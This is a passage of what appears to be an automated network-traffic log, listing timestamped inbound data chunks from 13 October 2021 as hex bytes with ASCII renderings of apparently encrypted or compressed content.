<dv#*1C!W<('EsL()x\l
2021-10-13 19:03:03 UTC	1633	IN	Data Raw: b0 a5 81 93 1b f8 b7 25 a7 f8 8b a3 86 49 d5 b7 b4 7c 91 c1 e4 12 fe 70 0d 78 22 83 6e 7f 4f 0c 46 78 ad c8 56 c8 a9 5e 36 14 37 e0 7b 20 7c 5c c0 d0 9e a5 c1 85 64 ac a6 76 1d 20 3f 30 c3 62 6a 02 a6 79 93 9c 2a 97 9f c2 a0 6d b3 29 82 04 3c a7 88 06 21 a4 77 e1 4b c7 45 1f ce ae f1 9c 95 c2 6b c3 db 72 0e ca cc 3a 40 72 03 43 4b b8 d7 bf 40 60 0c da 4a f6 59 42 d0 96 fb 2b 44 33 7f c1 bd 11 95 62 ec 0e 60 03 56 29 72 f0 94 9b ae cf 08 0d 0b 15 92 83 7d c6 26 ad 77 c6 42 c1 26 53 fb 46 ff 26 ea a4 12 0f 5b 7f 22 6e ff fb d2 f5 ed 6c 44 81 7f ca 42 44 a1 f6 32 05 37 71 73 b6 5a c1 67 fc d3 92 28 65 a0 7d 77 3e 00 6b 20 03 7b 99 8b f6 d2 62 42 a8 39 85 ed c3 e7 66 be f4 03 73 be e4 49 ee cd e8 c7 1a d8 ff b4 1b 0f c1 4c 47 bf c0 aa b9 57 80 ac 36 2b d4 a9 Data Ascii: %l|px"nOFxV^67{ |\dv ?0bjy*m)<!wKEkr:@rCK@`JYB+D3b`V)r}&wB&SF&["nlDBD27qsZg(e}w>k {bB9fs ILGW6+
2021-10-13 19:03:03 UTC	1645	IN	Data Raw: ae c0 97 26 0e 91 66 63 af ba fa ca d0 49 1f 3d 8e 20 79 f1 77 41 bc f7 90 03 e0 b7 34 50 b6 21 ea 95 e9 69 45 01 62 14 7f 1f 6e 69 31 e4 e3 1e e0 33 dd 80 86 2f 13 8d c9 30 e5 cd 8f e0 5c 81 bc 22 b8 28 92 9c 27 ce 0a b0 44 02 3f e8 6b 60 e2 4c ed 2f a9 80 e1 30 70 b4 83 20 09 c0 33 53 ec 87 25 72 9e d9 fa b9 02 9d 97 2b c8 10 23 5c 10 bc 24 da 12 0e a5 71 9e d3 33 de 12 bb 98 44 04 c8 28 ee 3d be 28 73 89 20 a9 b4 55 ed 64 2a de 81 d6 e4 1a c9 4e 39 2a 14 ea 52 f9 07 89 a9 f1 fa 08 f4 b7 b3 42 6f 7c 7a 78 a0 6a df b7 99 28 0c a8 b5 1f 03 06 1d 42 3a 1d 84 43 b0 c5 5b e9 92 9d 1c fb c5 41 27 e9 4a 06 f4 d2 f3 9a 86 85 46 9e a6 4f ab 67 37 bd 77 fd 84 6e 35 c5 cf e5 7f b9 dd 51 71 13 98 f8 be 22 d6 28 a2 51 09 85 83 b4 af af 7e 96 81 23 84 05 a8 f0 37 ed Data Ascii: &fcI= ywA4P!iEbni13/0\"('D?k`L/0p 3S%r+#\$q3D(=(s Ud*N9*RBo|zxj(B:C[A'JFOg7wn5Qq"(Q~#7
2021-10-13 19:03:03 UTC	1654	IN	Data Raw: 19 df 7e 68 1a 83 f8 a8 a9 ab 3e d4 66 60 05 3f ae 65 79 8f 16 0e de 92 23 68 f0 e9 a2 27 c5 ee 3d 12 a8 be 32 ac a3 fb 98 a0 09 8b 27 46 15 d1 3f 6b a3 5e f7 7e a6 85 ac 40 e8 07 16 85 24 d5 1d 8d b4 98 62 03 5f 32 c2 6e 80 16 87 b1 2b cb a9 a7 4e 1f b4 64 e2 aa 95 4f 0c 59 5c 6d b0 a2 7a 7f d7 bb ce 12 a4 0a fb 83 3d 0e ca 37 bb 83 4c c5 2a 92 26 fd 2c 18 66 da ac 0e 61 03 46 90 59 60 51 06 2d 28 d0 93 e0 51 1d 60 cd 1d 8e 67 09 37 4d 12 17 82 5b c6 f2 31 20 9e 5d b8 13 31 c6 8f 5d fe 1f 5c 15 69 08 d7 8e 3f 5c e6 4d 01 b6 6e 8c 53 83 ab cb 8f 8b 6f 40 cb 53 2a 85 f5 2a b7 2d 0d 46 26 a5 3f 87 b4 a1 fc 50 69 a3 8a b2 ed 11 b1 f5 ca 91 e8 7e 0d 76 5e d9 59 91 32 f0 b0 ef 57 88 39 5b 29 c8 1f 7b a9 09 14 63 c4 cf 0f 24 5a b0 dc d4 81 e0 61 9b c5 82 b5 e3 Data Ascii: ~h>f`?ey#h'=2'F?k^~@$b_2n+NdOY\mz=7L*&,faFY`Q-(Q`g7M[1]1]\i?\MnSo@S**-F&?Pi~v^Y2W9[){c$Za
2021-10-13 19:03:03 UTC	1668	IN	Data Raw: 77 77 9c 04 89 5e df ce fa b3 ba 5c 1d fb c6 a3 fa 44 26 89 fd 14 e8 7c 14 6b 13 f0 81 9f a3 ef d9 07 df 9c e8 8b 47 ab 3f 7e cf d6 58 b0 ff c2 2b 27 45 ce 03 42 b2 d6 84 c4 90 3a 6d 3e ef 72 32 af 0c 5c c6 86 b9 a9 21 9f 91 f7 57 09 58 b2 c1 2d 35 12 3c 9f 64 36 b4 00 50 13 35 64 56 1e e2 9e 22 83 9e 70 f8 ed 0e 47 40 6b e6 51 76 26 4f 1e 49 15 c2 dc f9 eb 38 57 81 d4 10 f1 bb e2 b1 07 c3 d8 2d cf 0c 39 69 d3 bc 07 64 63 e0 59 6b f4 08 53 dc d0 22 65 6d 4f fd 15 48 fd f5 f1 bd 3b 10 fa a2 34 3d 19 a8 fe f5 67 1e ed 92 51 19 cb ae 60 f0 8b 10 c3 e5 3f b2 68 e9 33 59 e9 e9 98 8c bf 8a 7a 8b 40 c1 63 39 58 4f 64 e3 a2 7d 73 0c 0b 1e 7e 69 16 96 3c 3a c4 ae e4 e4 92 ca 0a f1 09 ba 7b f3 f9 af 8c c3 7b 6a d4 83 c2 2c 88 6f c7 ee 5a ff 45 a6 c3 cd 2f 33 4e 82 Data Ascii: ww^\D&|kG?~X+'EB:m>r2\!WX-5<d6P5dV"pG@kQv&OI8W-9idcYkS"emOH;4=gQ`?h3Yz@c9XOd}s~i<:{{j,oZ E/3N
2021-10-13 19:03:03 UTC	1683	IN	Data Raw: 80 dd 9b 30 bb d1 2a dc 73 64 c5 87 9b ec 65 df 8e 04 2f 2f c6 b5 9b 24 d7 2f d8 28 f7 41 07 4e a7 30 a5 62 9f 2a 8a 59 69 6c 69 38 ee 1a a7 e0 48 7d 74 e7 85 21 ed a3 8a f7 fc b5 9d ac 47 21 bf 89 46 6b 34 6f f3 30 3c 0b 4d bd 6b 12 21 38 cc 88 7f 86 15 72 29 78 22 5b 33 32 ad 4d 40 da e9 c8 e5 e2 56 13 72 1a e0 b1 f2 53 33 f0 bc 25 05 e9 b1 e0 6b 3e 9d 3e 0a b9 56 fe 0e ec f9 2c ad cf 6b 6a ae 92 53 93 cc 57 02 ca 5f e2 32 4f 05 82 94 47 d8 92 7a c0 c0 03 9f cb 22 dd d9 bb b8 13 f9 f4 47 dd 5e 77 fb fe e0 06 ff 36 27 e6 18 44 e9 6f 27 16 ea a3 69 09 74 c6 91 29 d0 04 86 48 ac ba 45 64 50 83 1b 72 94 36 1c 5b 7a 5b 9d 8b 34 1f 0f d8 a0 2f 16 04 62 f4 59 f2 99 69 84 07 80 d9 41 ec d8 94 ff f6 11 8f 7e b8 15 ff 3a 1e 0c 88 03 93 58 3f 33 45 cb 6b d4 e4 40 Data Ascii: 0*sde//$/(AN0b*Yili8H}t!G!Fk4o0<Mk!8r)x"[32M@VrS3%k>>V,kjSW_2OGz"G^w6'Do'it)HEdPr6[z[4/bYiA~:X? 3Ek@
2021-10-13 19:03:03 UTC	1686	IN	Data Raw: 80 7a 87 3d 05 3e 1d 89 4a 83 6a 8f ca 07 6e ba 48 77 90 e5 d3 44 88 c2 70 31 d1 f0 26 b7 cb ee e4 24 2c f1 60 77 78 35 05 e4 4e 65 37 cc c6 28 23 45 fc 94 26 b7 0b 75 79 0e cf f6 0f d7 cf 33 6d 51 6d 55 61 00 2f b4 95 5a 93 7d f4 86 d8 9e cd be b2 4c ec a2 b4 b8 eb 35 d1 dc 22 36 3b 35 0f 4a 0a 3e bf bd d2 37 a8 c4 eb bf ce 01 d0 9e 2b f4 4d c7 b9 f3 53 fd 4b 83 04 66 16 90 9f 5f 5f 45 b3 8e 56 31 b1 88 da ff 2a 56 c7 e7 ab 20 c2 0c 37 47 8b 39 f0 96 e6 e6 8c d9 ad 6b 81 1b 24 31 4a 81 2a 97 63 0c e9 b9 5d 69 6e d2 dd 79 98 da 73 1d c5 28 f6 60 ec 03 80 57 7e a1 30 a8 94 33 0b 48 07 3e 52 10 ca 20 8c 7e eb e8 42 5d 2c 04 d6 d1 f4 72 bf 0a 83 79 4e f9 c8 8e 14 eb 57 56 46 d6 22 0c 9e 25 72 8c f8 f7 13 f5 20 d3 ad 55 91 36 8a 89 9a 97 0c cb a6 dd ff ef 2c Data Ascii: z=>JjnHwDp1&$,`wx5Ne7(#E&uy3mQmUa/Z}L5"6;5J>7+MSKf__EV1*V 7G9k$1J*c]inys(`W~03H>R ~B],ry NWVF"%r U6,
2021-10-13 19:03:03 UTC	1702	IN	Data Raw: 0b 9f 0f d7 d2 bd 1d 59 12 58 75 95 09 04 7a 63 6f 7a b1 1a 7b a4 a4 62 4a 36 37 23 ab c6 cf 8c 5d 6f a9 7f 67 03 a9 a1 a2 42 54 60 00 c6 55 72 03 3b 81 e8 82 25 19 2b 52 74 61 55 09 4b 00 20 00 3c 9a d0 91 df 47 0c ee 68 a3 00 06 8d 9d d8 23 66 be 4e 75 6f 2b 5a 98 5d 85 3f 5f 73 52 e4 b3 91 b1 27 8b 65 73 dd 74 8a e7 c1 f2 89 85 f1 71 89 ef d1 d8 dc ca 18 64 89 60 0d 24 ea 6d db 31 26 3d 91 0f e6 0e a7 8d b9 46 69 fc f6 8a b3 9d 82 73 a3 c5 d3 49 97 ba 1f 3d 09 f5 5e c7 69 70 40 82 da 33 2c ca 0b 7a 21 73 91 1e 42 72 b8 39 09 9a 49 d4 0c 4f ec 72 70 c0 92 c0 33 6a 29 02 1e 85 4b 7d 20 4e ea 39 2e ee dc 81 27 0e 75 f8 80 97 cd dc 08 05 a7 07 88 ad f5 de b0 86 59 06 07 44 e5 10 18 97 0e 84 75 fc 7b 19 65 b2 a3 0f d6 0b 3d b9 4d 00 07 40 40 74 b9 bb ea 68 Data Ascii: YXuzcoz{bJ67#]ogBT`Ur;%+RtaUK <Gh#fNuo+Z]?_sR'estqd`$m1&=FisI=^ip@3,z!sBr9IOrp3j)K} N9.' uYDu{e=M@@th
2021-10-13 19:03:03 UTC	1718	IN	Data Raw: 42 12 88 8e e5 84 bb 35 b4 d5 93 81 20 a1 11 17 6d d1 e5 1e 59 6b 08 69 9b e3 9b 38 cd c8 fd ef 47 1b 4b a1 35 2e 22 75 cf b3 35 06 ba e1 df 67 2e de 28 50 16 13 93 41 43 31 62 1d 54 05 75 c3 be c3 50 1f b7 8e a7 fe 25 81 ab 0e 7b 71 99 3e cc f0 07 a2 1d 85 81 4e 50 46 41 cf ce 39 fd ed 99 55 fd 95 d4 a4 72 ba 23 33 88 d0 22 df c2 e7 c5 ef da 67 16 4a 09 80 e1 61 38 cf 8e cc 53 4d 79 50 9c d5 99 72 81 5a 38 98 0e 63 2d d4 56 40 ba 58 f2 cf d1 d2 c8 ac cf de 5f de 17 ef ed 91 1f 82 ce bf cb c3 55 49 c9 fe be 4a 57 6c b2 b0 90 88 4f 42 3c c1 36 6d 8e d5 dd c0 8c f4 13 ea 8a a9 aa 0b 73 53 ee 69 c9 68 2c 55 46 ae c4 f5 d1 3d 71 10 79 8b f0 d3 e0 b7 ae e9 cf e7 50 4d 2d de 44 30 0d d1 fa f0 52 83 de 22 01 d0 b8 dd 6e 49 5f 3b 83 80 3c c1 17 57 ad c8 b5 9f fd Data Ascii: B5 mYki8GK5."u5g.(PAC1bTuP%{q>NPFA9Ur#3"gJa8SMyPrZ8c-V@X_UlJWlOB<6msSih,UF=qyPM-D0R"nI_;<W

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:03:03 UTC	1734	IN	Data Raw: e3 6e cc f6 b0 75 89 11 73 24 09 b7 c4 c1 6f 2a 67 47 ed c1 16 ea ee ab 36 34 f8 80 1a f3 6e 3a ac 8d 7f 78 dc c5 21 a2 34 20 d3 0d 34 93 de 19 71 af 07 83 e7 33 a5 3a 1d 08 71 2a a3 58 3b 83 99 b0 e8 5e 07 c4 77 19 50 7e b5 06 aa 0e bb 21 bb e6 47 24 2a 46 0d b7 53 37 8c ad f2 c3 86 70 b4 b6 ce 08 56 5c ad ff 0c 2e 70 d1 1f 78 ca ce 16 f1 2b 5d b3 33 8d 5e 09 fa b4 db 84 8a fe d1 c5 c8 d6 23 ec b1 ba dd 19 79 74 5c 33 ed 75 fb 81 d0 79 85 05 b2 55 2e 77 7a b3 2c a5 76 b2 aa 5d 3f 5f 2e 9c 76 eb 0c 6d a4 e2 e4 18 e1 56 33 a3 0b 16 cf 34 a9 28 9a 78 e9 e7 a4 c0 6c 19 5a 96 fe fb 37 a3 97 29 59 aa 5b 5b a9 83 de 88 c3 74 e7 d3 55 64 65 d4 63 12 dd 8b 2a 68 30 7f a2 f5 05 e1 94 e9 2e ef 30 92 e9 2e 6d 28 6c 25 9a 66 35 14 2b 97 cf d0 f8 b2 aa 82 b5 62 75 68 Data Ascii: nus$o*gG64n:x!4 4q3:q*X;^wP~!G$*FS7pV\.px+]3^#yt\3uyU.wz,v]?_.vmV34(xlZ7)Y[[tUdec*h0.0.m(l%f5+buh
2021-10-13 19:03:03 UTC	1750	IN	Data Raw: 0d 67 67 bc 0d 82 a2 31 e3 4d d4 00 7f be 3a fd 7b 3b 8f d0 cf a7 b3 97 a2 cd 96 3a 88 56 f7 19 0b 4d 7c 36 20 c8 6b 86 22 20 83 b1 6e 54 22 2e 92 a3 fc bf 13 1c ab 9c 02 c2 f1 fc 76 f6 90 08 a6 15 a2 08 4d 74 59 b7 cd bb f9 24 e3 b3 12 2f ba 86 6b 8f d4 6a 69 5c c3 01 54 db 14 cc ae a8 d5 06 45 69 0f e9 03 64 b5 59 4f 16 7b 8a 70 16 61 24 27 e3 5e a7 4c 44 18 52 be f4 f9 bb 06 b6 fb 59 8b dd ee 8d c4 8b 10 7c 0c 0f b4 fb d8 2b 81 b0 7b 8c 12 6d f6 c8 7b 5d 01 cf 5b da 16 ee 68 0e d9 97 9d e5 77 e0 f6 63 a7 a9 e0 93 47 7b eb ef e3 2f 0e 1f d1 51 8c 69 8c 20 64 74 b8 f3 74 65 27 d2 7e 67 45 f2 36 c9 f7 a7 f7 49 2d f3 8e 9f 8c 23 6a 34 45 79 42 4c d4 f5 1d f0 7c 7b b9 a9 c6 e2 5c 3d cc bc 70 4b 0d f4 ef 36 9a 1e 1b 94 ba fb ff c3 22 bd 5f 1a 0a 44 c4 3e 65 Data Ascii: gg1M:{;:VM|6 k" nT".vMtY$/kji\TEidYO{pa$'^LDRY|+{m{][hwcG{/Qi dtte'~gE6I-#j4EyBL|{\=pK6"_D>e
2021-10-13 19:03:03 UTC	1766	IN	Data Raw: b7 79 24 67 11 8d 1d b2 43 12 11 3d da 58 52 a5 3a 29 5f 60 32 7c 41 4c 06 48 c2 b0 85 c8 bd 1d 89 3e 78 26 c4 a2 44 69 89 1d 4c cb 63 84 18 fd 11 73 3f 3c 81 47 13 4c 1f 48 d8 27 88 74 89 33 8a e7 b0 08 26 3d 67 73 73 1e b6 cd c5 39 9d 84 18 17 c7 4a 53 a5 f9 7a 5a a9 1d 0d e0 9b 0b 35 ec b7 b3 0a 7a 40 09 48 2f 6b 86 e9 be 8f 77 20 46 cc 1d bc 5d a0 af 01 6a 52 90 b6 04 47 06 e9 b3 26 52 2d f5 5c fb 24 a8 d5 1c 06 11 ad 0e 66 bd 6c 3d b8 b5 61 fb c7 7e 72 a2 03 cc f4 20 a1 06 3e d0 57 a6 7a 76 04 51 37 41 d9 8b ac 24 31 13 c8 d3 bc e8 a3 7a 29 d5 b1 75 de 49 ab 71 df 5c f8 5d ed 4a 7c ed f0 86 de 92 d8 b8 ff 38 48 25 a4 d1 ad e9 58 97 73 61 99 39 86 59 0a 46 2e 56 c5 d7 9c e2 fb 94 94 8b 76 9d 78 d9 a6 7b 6c 79 95 07 f4 7e 6e 27 ba 40 98 6c d0 07 73 00 Data Ascii: y$gC=XR:)_`2|ALH>x&DiLcs?<GLH't3&=gss9JSzZ5z@H/kw F]jRG&R-\$fl=a~r >WzvQ7A$1z)uIq\]J|8H% Xsa9YF.Vvx{ly~n'@ls
2021-10-13 19:03:03 UTC	1782	IN	Data Raw: 6a 9b 12 fa 3e dc b9 0d 0f 69 5a 54 89 25 71 23 ec a2 12 74 bd 09 a0 7d 60 40 24 dc 9d 3b ea 67 5c 48 7d 3d ef 18 7c 2f ef 8d 88 98 b0 a0 b9 66 70 c5 e0 15 70 00 fd 47 38 26 c9 5e f9 db 1e a4 e9 e2 dd 69 cc 22 3e 25 40 77 b3 b8 de e3 a7 ca 7f 96 a4 e4 f7 e5 00 26 d9 2d 2e 20 2e 4e 81 ed 75 50 98 6e 89 b9 77 cf cb 3a ed e7 6a 91 5e 51 a9 4c fa 16 66 90 cc cb 8e 8a d1 68 69 1d 15 da 49 54 d0 ce 4f 48 b1 31 62 1f 2f 1a 0f d3 94 2b 9b 45 93 2a 4e 09 eb b2 dd 03 c8 be 76 ee f0 0a 94 29 91 75 93 bb b7 00 b1 75 9e 15 e8 19 6b 19 2d fa 68 fa 9b f1 91 ce 1e b4 e9 7a 29 b3 bb 22 b1 f6 a3 fb 93 d5 e4 24 e6 3b f2 8b ff 08 79 01 e2 73 df f3 00 fc 6c da 69 3d 3c a1 21 11 eb e7 9c c4 55 dd 75 09 ac c6 f2 e2 7d 0b 54 ff 5e 01 ae cd 42 2d 1f c0 8d ea 0f 3c f6 84 71 54 51 Data Ascii: j>iZT%q#t}`@$;g\H}=\|/fppG8&^i">%@w&-. .NuPnw:j^QLfhiITOH1b/+E*Nv)uuk-hz)"$;ysli=<!Uu}T^B-<qTQ
2021-10-13 19:03:03 UTC	1798	IN	Data Raw: 05 c7 29 4f e7 76 cc 5a cd d8 a4 d1 ae ca e0 ba fa 8f 4b 1b 18 79 9b d6 08 8a 16 03 ad a9 cb 89 34 70 e6 73 b9 e5 b8 fa 35 ab bc 50 28 49 1e 09 2b 90 04 ee f9 86 71 6d 75 25 1e 0b 33 35 8d 57 9e c6 9c b9 f8 57 57 41 fc e1 f2 5f 70 83 6f 32 fb 17 b7 24 b5 70 f6 cc e1 12 b4 03 91 dd 7a 30 b8 c8 59 bf ec d1 b9 b6 a0 e3 52 69 c5 7d 08 14 5d c9 0c 84 53 d8 16 b6 c6 89 28 d2 b8 dc fc cb 7d fd 1b 94 20 87 ce 9a 7c 1f 6c ef ab 37 3e 44 bf 3c 19 e3 20 d1 1d 6d 50 f9 64 0c f7 96 13 9b e9 b5 5f d6 5e d7 50 16 1c 79 30 bf 3e 10 ff 40 85 60 21 58 ac 42 ba 3d 4b af d6 50 b8 ff ec fa 97 a2 8f 5b 15 c6 c8 9d 0e c6 16 5c a6 be 86 e1 a0 bc 26 5b 64 e9 a5 92 81 7e ef e9 2f dc e1 ab 8f 4d e3 c7 36 7d 28 88 67 86 9d c2 d3 13 08 22 36 6a 17 91 7e 9f ec 58 75 a0 57 27 cd 3a 58 Data Ascii:)OvZKy4ps5P(I+qmu%35WWWA_po2$pz0YRi}]S{} |l7>D< mPd_^Py0>@`!XB=KP[\&[d~/M6}{g"6j~XuW':X
2021-10-13 19:03:03 UTC	1814	IN	Data Raw: 08 d2 4b 43 25 9a e4 cc 9b 5c 96 70 05 79 fc d3 0d 83 d4 4a 07 7d 05 4e d6 54 44 e9 ac f4 fc 7e a6 45 e6 c5 61 0c 67 e4 48 ce b1 71 a2 1d 01 35 25 10 f5 bf 54 c8 e2 17 a0 93 84 a0 66 40 0f 0c a7 4d 51 8e 30 97 60 5f cf 11 04 18 0d 51 ef d5 4b ef f4 e1 3a b8 53 54 53 af 0c 58 0c d0 61 d4 16 c8 2c 70 59 42 e6 14 4b e5 ea 8f 36 3d d6 9b b6 29 39 81 e2 73 45 65 83 e8 56 8b 97 f8 63 69 94 31 dc a9 87 1f b1 23 1b da 5d 5b dd a7 fb 35 a1 d8 ae 5b ea af 6b 64 b9 98 a5 94 9e 68 88 15 a2 c0 97 a7 47 ee 90 5e 8c 50 02 06 7d 78 1a 66 77 cb 59 39 2b f8 ce a7 8b ee bd ba 1e 33 16 e5 b2 02 d0 5a d9 26 98 3a 47 6a 3f 32 6e 1e 10 fc 7c df 0a 33 b3 9e 38 ce e2 8b 4e 09 b5 d3 75 cf 74 1e 8f 7a 15 e9 a7 61 30 1c ed c2 4a cc 82 fe 77 71 ba 9e f6 17 b6 72 d4 48 5e 50 fe 6d cc Data Ascii: KC%\pyJ}NTD~EagHq5%Tf@MQ0`_QK:STSXa,pYBK6=)9sEeVci1#][5[kdhG^P}xfwY9+3Z&:Gj?2n|38Nutza0J wqrH^Pm
2021-10-13 19:03:03 UTC	1830	IN	Data Raw: d3 d7 b5 51 41 28 b5 79 81 16 68 f3 c3 97 00 eb 41 a4 5e ae 4e bc 2d ea ce b7 c3 e7 7b 65 7b 46 e2 4c ea 5b be 52 b7 6c 45 0f 24 6d b3 96 f0 ed 93 12 86 b8 89 d9 1a 7e d4 76 c1 33 65 a2 72 6f 77 db 3f 04 5b f4 28 32 d4 60 4e 56 b0 45 6c cc 66 57 3a 75 a3 f4 12 50 3c dd 81 14 8d 67 3f b0 d4 d4 13 c6 74 77 8b 07 0c 89 03 96 cc 25 9e 9d 62 43 48 22 f4 c6 0c 85 01 87 6a 53 ea f0 e0 36 ec 58 18 4a 35 56 60 5e ad 6b c6 cb ef 6c c8 6e cb db c7 ca 9b e3 03 3a 4b ff b3 3a 5c f8 41 e9 c6 32 77 92 7b 44 24 d9 68 08 17 ad ab 88 b4 2e e7 b3 a6 62 3c 69 26 fc b5 37 ef 9a ce d0 f8 37 b3 5f f0 95 fd 9c 6d 28 c0 2c a2 d0 10 34 39 ce f8 8f 83 b0 fe 78 b1 76 4d fd 32 f0 4e 59 1a 89 6d 04 66 21 16 a5 b0 c9 34 c8 09 71 49 f8 50 b6 ca b2 a0 2b f5 02 16 87 3e 26 73 59 da 4c 03 Data Ascii: QA(yhA^N-{e{FL[RlE$m~v3erow?[(2`NVElfW:uP<g?tw%bCH"jS6XJ5V`^kln:K:\A2w{D$h.b<i&77_m(,49x vM2NYmf!4qIP+>&sYL
2021-10-13 19:03:03 UTC	1846	IN	Data Raw: c3 ba 70 5b 12 85 f5 e1 18 25 d3 bd 7a 31 b2 8d e0 82 f4 e3 ed f3 1b 60 a0 82 ab cc 54 9d d2 e1 82 dc 79 82 5e 24 9d b9 42 4d cf 3b 2e ef 35 f5 6d 7f 53 da 17 cd bd 14 f9 c1 09 8c 72 a0 7c fd 4c b8 98 a8 70 48 3c 23 a4 09 8d 84 4d ce 01 85 69 d1 a7 7b fe e0 75 6b a6 24 9d c0 2d b2 2c 9c 74 87 bd 58 4d 62 fd ec 32 07 76 04 21 e1 0e 63 68 f2 38 ae ed a1 96 3a e9 a3 2c 12 c9 d2 9b 32 d0 a9 64 b4 4a cd d6 23 27 2a 39 5b fc 25 3b af 48 c1 f6 54 3a cd c4 10 1a ea 35 19 ee 3d dd e4 0a a7 ab a6 42 a5 33 3d 5c cc 5e ae aa 49 6f 77 e9 ea 09 a5 82 ef b2 3c 6e 34 ff 3f b9 bd c6 c9 07 35 08 8f bf 66 f7 5c 50 86 dc ce 51 86 80 98 62 8b a7 3d 8a e6 23 25 b1 07 52 cd ee f7 4e ff 17 e8 cf b6 c5 43 de de 76 f9 06 1a 7d 2f 9e b3 4d c3 91 96 21 9e 01 cc 50 91 d8 f4 b7 d1 d7 Data Ascii: p[%z1`Ty^$BM;.5mSr\|LpH<#Mi{uk$-,tXMb2v!ch8:,2dJ#'*9[%;HT:5=B3=\^Iow<n4?5f\PQb=#%RNCv}/M!P
2021-10-13 19:03:03 UTC	1862	IN	Data Raw: 8e c0 56 9a dd 03 ad e0 ff b2 f0 1a 46 b8 5e b5 75 74 ac eb ba f2 31 e2 aa ce c8 e3 2b 13 4c 7d d5 ac 82 1e 04 41 f2 c1 d8 ab 10 1b 0e 38 4c 96 59 22 c7 1f df 17 cc 19 75 29 c1 91 d1 a1 a5 72 f9 12 f1 36 b1 88 f9 65 e7 0e 74 81 53 8e 94 71 8a a9 a9 61 8d 8b a5 b3 f6 7c d2 8c 34 84 6e 32 e3 62 82 90 19 0c 2a a8 c3 71 c3 16 d0 57 e1 b5 e2 23 a5 6f e5 76 cd 51 49 9e 30 1f 17 a3 b3 98 1e 88 33 bb 79 fe 8d 3e e2 c0 15 b1 af c1 0f b7 98 0a d5 e7 0e fc 66 f7 e7 7f cc ce 8f bd 76 b4 84 e0 f0 e6 a3 e5 27 a9 11 79 c3 41 78 67 c5 c8 e5 a4 14 07 fb e7 dc af a0 76 e7 d9 ae 21 8d 3b 59 7c 4d c1 10 22 56 4c bd b9 51 06 78 ad ad 33 fc 86 ae 16 0d 18 8b ab 53 76 f4 7f 20 af cf f7 72 9b aa 08 01 00 00 d8 5e 57 1e f9 3f 3e 2c 76 f4 6e a6 2e 47 1b 21 3b 07 38 03 dd 1b 0f c7 Data Ascii: VF^ut1+L}A8LY"u)r6etSqa|4n2b*qW#ovQl03y>fv'yAxgv!;Y|M"VLQx3Sv r^W?>,vn.G!;8
2021-10-13 19:03:03 UTC	1878	IN	Data Raw: c7 16 03 20 78 1a 55 c9 b6 8e a4 6e a8 14 a0 f5 ae 2b a1 17 cb c7 c0 63 b3 01 e5 57 b7 47 17 29 70 eb 07 41 77 38 be 57 59 e0 6e 85 c2 81 80 27 be 4e 0a d6 26 2c b8 47 53 8b d4 99 7b 4c aa f4 40 9a f4 03 2e 6f 96 70 76 d5 9e 95 c0 45 06 97 ea 83 60 ed bd ad c6 b0 4a 02 7e fd 11 98 eb 3b 95 c8 5a 5a 65 11 91 be bc 66 c3 81 fe e0 87 b0 0d 92 fb 08 10 e0 2f 2f 94 a4 94 19 7e 25 93 f6 d2 af f2 b3 a8 b7 b6 77 bf 23 7c d0 f3 7b f2 81 91 f5 20 34 7b dc f2 4b 3d f7 34 b0 df 40 59 1b db 06 14 74 a3 ab b6 9b d6 92 16 e1 a1 71 3b a7 f1 a2 63 f6 b0 bc 7e 1f a0 95 a8 a4 9c 34 29 e0 c7 57 28 e6 2f 94 9d 0e 53 a8 bd d1 3f 95 d5 f2 ad 76 78 a3 1d 97 d1 ef b1 c0 68 47 ed 41 3a a2 4e bb 6e e5 ad 0b b3 b3 a9 b5 dc 75 5c d7 65 43 f0 a3 7f cb e3 12 c2 0b a4 c0 ca be d4 fd a1 Data Ascii: xUn+cWG)pAw8WYn'N&,GS{L@.opvE`J~;ZZef//~%w#|{ 4{K=4@Ytq;c~4)W(/S?vxhGA:Nnu\eC

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:03:03 UTC	1894	IN	Data Raw: 9c eb 72 5d b1 2a db 5a 52 8f 02 1a 98 03 a9 8e 54 de 1d 21 a6 8e 94 86 f0 92 24 6d 96 93 d0 a2 46 66 29 97 2e b9 3d 9f 3f 98 56 20 8e c9 31 da a0 28 0d 5e af 1e 5e 21 e5 33 84 b9 a1 36 70 73 a6 03 7e ea 29 da 35 bd fc e9 d7 10 92 63 2b df c0 11 9b 14 0e ce a1 1e 9d 69 10 1f 49 bc 50 f4 ad 62 83 61 f1 8e 98 c9 2e 40 8e fd 2d fc 53 00 69 b9 eb 54 f9 c3 3b 0b 05 86 c2 16 3f 1d b4 e5 ed a8 dd 45 af ad 4b d6 f8 28 3e 84 5b e0 bb 2e 4a c2 2f 21 ba dd b1 da 96 b1 1c c2 8e 96 b3 e1 90 d2 15 9e f0 66 c7 bc 5c 71 5d 2d 06 cf c3 d8 9e 28 98 db 3c 01 bc 14 99 6b fc 09 d8 f1 ef a8 07 db 7b 6a 4f 2b 04 c0 4b a7 03 b7 37 ff b8 6e 30 22 ee fa 55 e9 08 ed 5f 70 c2 4e aa 9c f9 55 4f 3e 06 7c 16 61 66 fa 31 bb 94 75 56 6a 16 e5 84 d2 a9 8b 69 e8 c0 a5 e2 3d 1b 19 41 33 37 Data Ascii: r]*ZRT!$mFf).=?V 1(^^!36ps~)5c+ilPba.@-SiT;?EK(>[.J/!f\q]-(<k{jO+K7n0"U_pNUO>|af1uVji=A37
2021-10-13 19:03:03 UTC	1910	IN	Data Raw: b5 76 5a 90 aa 2f ef a1 dd d2 63 95 4f e3 c7 e4 e8 78 34 db 7e b8 c7 87 ef ac ed 30 29 90 00 fb 63 b2 d1 75 05 ab 83 47 b1 23 d1 2c 73 a8 21 2b ca 3c b2 49 74 56 08 b3 11 88 e2 cc 3c cb 9d d1 0b 94 e3 27 e8 4c 74 8d b4 c3 b2 5b 22 b8 8e 83 3d 86 e1 72 e2 51 0c 3e 07 4d 46 45 ed bb 93 ff 84 53 9d 17 05 ee 60 a3 fa b2 2e 1f d9 9d 79 a2 47 2e 64 01 8f ea ee f2 53 24 92 b5 1a 00 af 06 29 fe 5b bb a9 db 59 7e 4d 60 40 07 5d e8 e0 9f 80 60 9c e1 57 84 c1 e1 cc 79 79 d7 88 4a a6 1d 14 23 02 1b 16 07 e5 25 65 c3 ee 46 3c ec 57 0c 3a 35 90 40 cd d5 ac ad 6c a6 4d c7 60 54 84 35 68 d0 4b c0 b0 0e 3c b6 68 47 18 ca c1 a8 47 cd d7 c9 f4 8e 08 16 6f 40 5f 9e ab 44 f3 b4 5d 55 61 f8 35 58 62 ea 0d 8a 9d 3e 30 7f 38 1f 39 82 14 05 8d 42 29 73 03 ec ae 61 c1 73 b9 34 bc 